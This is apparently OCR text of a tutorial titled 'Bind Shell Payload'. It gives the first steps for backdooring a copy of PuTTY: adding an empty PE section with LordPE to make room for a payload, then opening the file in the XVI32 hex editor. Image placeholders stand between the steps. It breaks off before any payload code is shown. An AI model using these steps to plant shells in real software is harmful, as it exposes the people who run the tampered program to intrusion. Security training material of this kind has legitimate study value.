
1. BIND SHELL PAYLOAD


Preprocessing

Make a copy of putty (putty2). When opening putty2.exe, it opens normally.




Open LordPE to add a new section to make space for the insertion of payload.


Click on PE Editor tab and open putty2.exe




Click on Sections tab to open the Section Table displaying all the distinct sections present in the putty2.exe.




Right click on any section and select ‘add section header’ option.




A new header (.NewSec) will be added in the end. Right click on the section and select Edit section header. A Edit Section Header dialog box appears.




Make the necessary changes like change the name to any desired name (here .gsingla) and change the virtual and raw size from 0 to 5000. 5000 is just some random sufficiently large space to place the payload in there.




Save the changes in section by clicking OK, and save the changes in putty2.exe.




On trying to open the putty2.exe it displays following error. This is because we added the new section but didn't filled it with anything. It's empty. Which makes the executable not a valid application.




To resolve we are going to fill the empty space with random string using XVI32. Launch XVI32 and open putty2.exe executable.




It displays the following hexdump of the executable.




Scroll down to the end and click on Edit tab in the menu bar and select Insert string.



